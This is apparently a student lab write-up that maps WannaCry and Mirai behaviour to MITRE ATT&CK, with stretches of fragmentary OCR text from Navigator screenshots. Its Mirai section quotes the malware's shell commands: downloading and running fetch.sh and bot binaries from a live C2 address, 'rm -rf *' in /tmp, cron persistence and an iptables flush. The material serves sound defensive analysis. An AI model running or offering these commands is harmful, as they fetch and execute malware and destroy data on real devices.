When it comes to showing real-world impact, it's much more effective to say *"This malware changed the desktop wallpaper and deleted all backups within 30 seconds of running*" than to say

"This malware uses this encryption function" when trying to convince management or non-technical stakeholders.

Task 4 - Mapping to ATT&CK mitre framework (Optional)

Map the malware that you have selected to the ATT&CK MATRIX, use this link.

Solution:


MITRE ATT&CK

MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) is a globally recognized knowledge base that collects tactics and techniques used in real-world cyberattacks. Security analysts use this framework to describe malware behavior in a standardized language so that different teams can speak the same language.

The framework is organized into three layers. At the top is *Tactic,* which describes the objective of the attack, such as Persistence or Impact. Below that is technique, which describes the method of achieving the objective. And at the bottom is Sub-technique, which provides more specific details of the method.

How to Visualize in ATT&CK Navigator

I went to *https://mitre-attack.github.io/attack-navigator/* in my browser and selected *Enterprise* from *Create New Layer.*




A blank matrix is shown with *Tactics (column)* at the top and *Techniques (row)* at the bottom.


In the search box, select the *technique ID,* and *WannaCry* is marked in red and *Mirai* is marked in blue.


WannaCry




mitre-attack.github.io/attack-navigator/
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Selection Controls
Layer Controls
Technique Controls
Reconnaissance 12 techniques
Resource Development 9 techniques
Initial Access 11 techniques
Execution 20 techniques
Persistence 22 techniques
Privilege Escalation 13 techniques
Stealth 30 techniques
Defense Impairment 18 techniques
Credential Access 17 techniques
Discovery 34 techniques
Lateral Movement 9 techniques
Collection 17 techniques
Search Victim-Owned Websites
Wi-Fi Networks
Poisoned Pipeline Execution
Scheduled Task/Job (2/5)
Serverless Execution
Shared Modules
Software Deployment Tools
System Services (0/3)
Trusted Developer Utilities Proxy Execution (0/3)
User Execution (1/5)
Windows Management Instrumentation
Control
External Remote Services
Implant Internal Image
Modify Authentication Process (0/9)
Modify Registry
Office Application Startup (0/6)
Power Settings
Pre-OS Boot (0/5)
Scheduled Task/Job (2/5)
Server Software Component (0/6)
Software Extensions (0/2)
Escape to Host
Event Triggered Execution (0/18)
Exploitation for Privilege Escalation
Process Injection (0/12)
Scheduled Task/Job (2/5)
Valid Accounts (0/4)
Removal (0/8)
Indirect Command Execution
Masquerading (1/12)
Obfuscated Files or Information (18/18)
Pre-OS Boot (0/5)
Process Injection (0/12)
Reflective Code Loading
Rootkit
Selective Exclusion
Social Engineering (0/2)
System Binary Proxy Execution (0/14)
Resource Hierarchy
Modify Registry
Modify System Image (0/2)
Network Boundary Bridging (0/1)
Plist File Modification
Prevent Command History Logging
Rogue Domain Controller
Safe Mode Boot
Subvert Trust Controls (0/6)
Weaken Encryption (0/2)
Generation
Network Sniffing
OS Credential Dumping (0/8)
Steal Application Access Token
Steal or Forge Authentication Certificates
Steal or Forge Kerberos Tickets (0/5)
Steal Web Session Cookie
Unsecured Credentials (0/8)
Discovery
File and Directory Discovery
Group Policy Discovery
Local Storage Discovery
Log Enumeration
Network Service Discovery
Network Share Discovery
Network Sniffing
Password Policy Discovery
Peripheral Device Discovery
Permission Groups
Data from Network Shared Drive
Data from Removable Media
Data Staged (0/2)
Email Collection (0/3)
Input Capture (0/4)
Screen Capture
Video Capture
legend

Mirai


ATT&CK v19 has been released! Check out the blog post for more information.
MITRE ATT&CK®
layer
layer1
Selection Controls
Layer Controls
Technique Controls
Reconnaissance 12 techniques
Resource Development 9 techniques
Initial Access 11 techniques
Execution 20 techniques
Persistence 22 techniques
Privilege Escalation 13 techniques
Stealth 30 techniques
Defense Impairment 18 techniques
Credential Access 17 techniques
Discovery 34 techniques
Lateral Movement 9 techniques
Collection 17 techniques
Active Scanning (1/3)
Gather Victim Host Information (0/4)
Gather Victim Identity Information (0/3)
Gather Victim Network Information (0/6)
Gather Victim Org Information (0/4)
Phishing for Information (0/4)
Query Public AI Services
Search Closed Sources (0/2)
Search Open Technical
Acquire Access
Acquire Infrastructure (0/8)
Compromise Accounts (0/3)
Compromise Infrastructure (0/8)
Develop Capabilities (0/4)
Establish Accounts (0/3)
Generate Content (0/2)
Obtain Capabilities
Content Injection
Drive-by Compromise
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Phishing (0/4)
Replication Through Removable Media
Supply Chain Compromise
BITS Jobs
Cloud Administration Command
Command and Scripting Interpreter (2/13)
Container Administration Command
Deploy Container
ESXi Administration Command
Exploitation for Client Execution
Hijack Execution Flow
Account Manipulation (0/7)
BITS Jobs
Boot or Logon Autostart Execution (0/14)
Boot or Logon Initialization Scripts (0/5)
Cloud Application Integration
Compromise Host Software Binary
Create Account (0/3)
Create or Modify System
Abuse Elevation Control Mechanism (0/6)
Access Token Manipulation (0/5)
Account Manipulation (0/7)
Boot or Logon Autostart Execution (0/14)
Boot or Logon Initialization Scripts (0/5)
Create or Modify System
Access Token Manipulation (0/5)
BITS Jobs
Build Image on Host
Debugger Evasion
Delay Execution
Deobfuscate/ Decode Files or Information
Direct Volume Access
Execution Guardrails (0/2)
Exploitation for Stealth
Disable or Modify System Firewall (0/3)
Disable or Modify Tools (0/6)
Domain or Tenant Policy Modification (1/2)
Downgrade Attack
Exploitation for Defense Impairment
File and Directory Permissions Modification (0/2)
Modify Authentication
Adversary-in-the-Middle (0/4)
Brute Force (0/4)
Credentials from Password Stores (0/6)
Exploitation for Credential Access
Forced Authentication
Forge Web Credentials (0/2)
Input Capture (0/4)
Modify Authentication Process
Account Discovery (0/4)
Application Window Discovery
Browser Information Discovery
Cloud Infrastructure Discovery
Cloud Service Dashboard
Cloud Service Discovery
Cloud Storage Object Discovery
Container and
Exploitation of Remote Services
Internal Spearphishing
Lateral Tool Transfer
Remote Service Session Hijacking (0/2)
Remote Services (0/8)
Replication Through Removable Media
Software Deployment Tools
Adversary-in-the-Middle (0/4)
Archive Collected Data (0/3)
Audio Capture
Automated Collection
Browser Session Hijacking
Clipboard Data
Data from Cloud Storage
Data from Configuration
legend



WannaCry SVG

about


layer

domain


Enterprise ATT&CK v19

platforms

Windows,
IaaS, Linux, macOS, SaaS, ESXi,
Network Devices, PRE, Containers,
Office Suite, Identity Provider



Mirai SVG



WannaCry - ATT&CK Mapping

WannaCry is a *cryptoworm* ransomware that struck globally in *2017.* The findings from the lab using *Ghidra, Radare2, strings, pefile,* and online sandbox (*VirusTotal, Tria.ge, Hybrid Analysis*) are mapped to *MITRE ATT&CK* below.

Discovery (TA0007)

T1046 - Network Service Discovery

WannaCry scans *SMB port 445* to find vulnerable machines before spreading to the network. *Tria.ge* sandbox shows *WannaCry* actively scanning port *445* on the local network. *Radare2* has references to network-related *API* calls.

T1057 - Process Discovery
WannaCry uses *OpenMutexA* to check if only one instance of itself is running. *Radare2'*s ii output shows *KERNEL32.dll* which imports *OpenMutexA*.

T1018 - Remote System Discovery
It does remote system discovery to find other vulnerable machines on the network. This has been confirmed in sandbox network traffic.

T1083 - File and Directory Discovery
WannaCry uses *GetModuleFileNameA* and *GetCurrentDirectoryA* imports in *Ghidra* to find its file path and current directory.

Resource Development (TA0042)
T1588.001 - Obtain Capabilities: Malware
WannaCry uses the *EternalBlue* exploit that was stolen and made public by the *Shadow Brokers* group from the *NSA*. The attacker incorporated this pre-existing exploit into his malware.

Initial Access (TA0001)
T1190 - Exploit Public-Facing Application
WannaCry uses the *Windows SMB* vulnerability *MS17-010* to gain access to the network. The *EternalBlue* exploit uses a buffer overflow vulnerability in the *SMBv1* protocol.

Execution (TA0002)
T1059.003 - Command and Scripting Interpreter: Windows Command Shell
Radare2 strings analysis found *cmd.exe /c "%s",* which is the command that *WannaCry* executes using the *Windows* command shell.

T1047 - Windows Management Instrumentation
Tria.ge sandbox report found evidence of *WMI* usage, specifically in shadow copy-related operations.

Persistence (TA0003)

T1543.003 - Create or Modify System Process: Windows Service

Ghidra decompiles the *FUN_00401ce8* function and finds that *CreateServiceA* is called and a Windows service is registered with the service name *mssecsvc2.0.* Even after the computer is restarted, *WannaCry* is reactivated through this service. This is one of the most important findings of the lab, as the service name is only found in *Ghidra* static analysis.

T1547.001 - Boot or Logon Autostart Execution: Registry Run Keys

Tria.ge sandbox shows that *WannaCry* added a *Run Key* to the *Windows Registry* to keep the malware running even after a system restart. This *Registry* modification was also confirmed in *Hybrid Analysis.*

Defense Evasion (TA0005)

T1036.005 - Masquerading: Match Legitimate Name or Location

Exiftool analysis shows that *WannaCry* is presenting itself as a legitimate *Microsoft tool:*

CompanyName: *Microsoft Corporation* // FAKE

FileDesc: *DiskPart* // FAKE

InternalName: *diskpart.exe* // FAKE

FileVersion: *6.1.7601.17514* // Windows 7 SP1 copy

But there is no digital signature, the original *Microsoft binary* always has a valid signature.

T1027 - Obfuscated Files or Information

Decompiling *FUN_00401a45* in *Ghidra* shows that *WannaCry* does not put crypto functions in the static import table. Instead, it loads them dynamically at runtime:

This evasion technique prevents import table-based detection. This is the most critical finding of this lab, online sandbox could not catch it.

T1027.002 - Software Packing

Python *pefile* analysis found the entropy of the *.rsrc* section to be *8.00/8.00* which is theoretically maximum. This mathematically proves that the section is packed or encrypted. The remaining sections *(.text = 6.40, .rdata = 6.66, .data = 4.46)* are in the normal range.

Lateral Movement (TA0008)

T1210 - Exploitation of Remote Services

EternalBlue exploit spreads to other machines on the network via *SMB*. This is what made *WannaCry* a worm, capable of spreading itself without any user interaction.

Command and Control (TA0011)

T1090.003 - Proxy: Multi-hop Proxy

Tria.ge sandbox shows *Suricata IDS* alert for *Tor Node traffic.* Process tree shows *taskhsvc.exe, libeay32.dll* and *ssleay32.dll* loaded, which is *WannaCry*'s built-in *Tor client.* Tor is used to hide the location of the *C2* server.

Impact (TA0040)

T1486 - Data Encrypted for Impact

WannaCry has been confirmed to encrypt victim files with *RSA-2048* and *AES-128* in both *Ghidra* and sandbox. *Tria.ge* malware config extraction yields *Bitcoin wallet 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw* and *$300* ransom demand.

T1490 - Inhibit System Recovery

Seen live in the Tria.ge sandbox (PID 4676):



All Volume *Shadow Copy delete* and boot recovery are disabled, all recovery paths are disabled.

T1491.001 - Internal Defacement

Hybrid Analysis shows that *WannaCry* edits the *Registry* and changes the desktop wallpaper to display a ransom message.

description	ioc	Process
Set value (str)	\REGISTRY\USER\S-1-5-21-745935970-1373868228-562466063-1000\Control Panel\Desktop\Wallpaper = "C:\\Users\\Admin\\Desktop\\@WanaDecryptor@.bmp"	wannacry.exe
Set value (str)	\REGISTRY\USER\S-1-5-21-745935970-1373868228-562466063-1000\Control Panel\Desktop\Wallpaper = "C:\\Users\\Admin\\Desktop\\@WanaDecryptor@.bmp"	@WanaDecry

IDs to mark in WannaCry Navigator:

T1046, T1057, T1018, T1083, T1588.001, T1190, T1059.003, T1047, T1543.003, T1547.001, T1036.005, T1027, T1027.002, T1210, T1090.003, T1486, T1490, T1491

Mirai - ATT&CK Mapping

Mirai is a Linux-based botnet malware that infects IoT devices (router, camera) and launches *DDoS* attacks. The findings from *Ghidra, readelf, strings,* and *shell* script analysis in this lab are mapped below.

Initial Access (TA0001)

T1078.001 - Valid Accounts: Default Accounts

Attempts to log in to the *Mirai IoT* device using the default *Telnet* username and password.

```
wget+http://79.124.8.24/fetch.sh;chmod+7
POST /boaform/admin/formPing HTTP/1.1
```

Strings analysis found *POST /boaform/admin/formPing* and *Telnet-related* strings, targeting the router's admin panel. Many IoT devices do not have factory default credentials changed.

Execution (TA0002)

T1059.004 - Command and Scripting Interpreter: Unix Shell

Shell script fetch.sh is used to download and execute the payload. *Cating the acb930... and fcf603...* files shows that these are bash scripts that download binaries for different architectures.

```
Linux.Mirai.B.md5                                    acb930a41abdc4b055e2e3806aad85068be8d85e0e0610be35e784bfd7cf5b0e
Linux.Mirai.B.pass                                   f60b29cfb7eab3aeb391f46e94d4d8efadde5498583a2f5c71bd8212d8ae92da
```

T1105 - Ingress Tool Transfer

Download architecture-specific binary from *C2* server using *wget* and *curl* in shell script:

```
wget http://79.124.8.24/bins/sora.arm7; curl -O http:
```

```
wget http://79.124.8.24/bins/sora.arm7;
wget http://dotheneedfull.xyz/fetch.x86;
```

Supports various *CPU* architectures (*ARM4, ARM5, ARM6, ARM7, MIPS, x86*) to infect most IoT devices.

Persistence (TA0003)

T1053.003 - Scheduled Task/Job: Cron

Shell script analysis showed:

```
echo "00 00   * * *   root    PATH="$PATH:/var/run/sysctl"" > /etc/cron.d/start
echo "00 00   * * *   root    PATH="$PATH:/var/run/sysctl"" > /etc/cron.daily/dkpp
```

The malware is automatically launched at midnight every day, persisting even after device restarts.

Defense Evasion (TA0005)

T1070 - Indicator Removal

In G*hidra*, the *killer_init* function was found to *call util_zero()* to erase evidence of its activity from memory:

```
util_zero((int)abStack_1120,(int)(pbVar15 + iVar3 + (iVar5 - (int)abSt
```

Also, delete the downloaded file using *rm -rf* * in the shell script.

```
cd /tmp;rm -rf *;wget http://79.124.8.24/fetch.sh;chmod 777 fetch.sh;sh fetch.sh
```

T1070.006 - Timestomp

As seen in the *scanner_init* function in *Ghidra:*

```
fake_time = time((time_t *)0x0);
```

The system fakes time so that it is difficult to reconstruct the timeline in forensic investigation.

T1562.004 - Impair Defenses: Disable or Modify System Firewall

Shell script analysis showed:


```
iptables -F
iptables -A INPUT -p tcp --dport 22 -j DROP
iptables -A INPUT -p tcp --dport 23 -j DROP
iptables -A INPUT -p tcp --dport 80 -j DROP
```

Completely flush the firewall and apply new rules, disabling *SSH* and *Telnet* so that another attacker cannot take over the same device.

Discovery (TA0007)

T1595.001 - Active Scanning: Scanning IP Blocks

Decompiling the *scanner_init* function in *Ghidra* revealed:



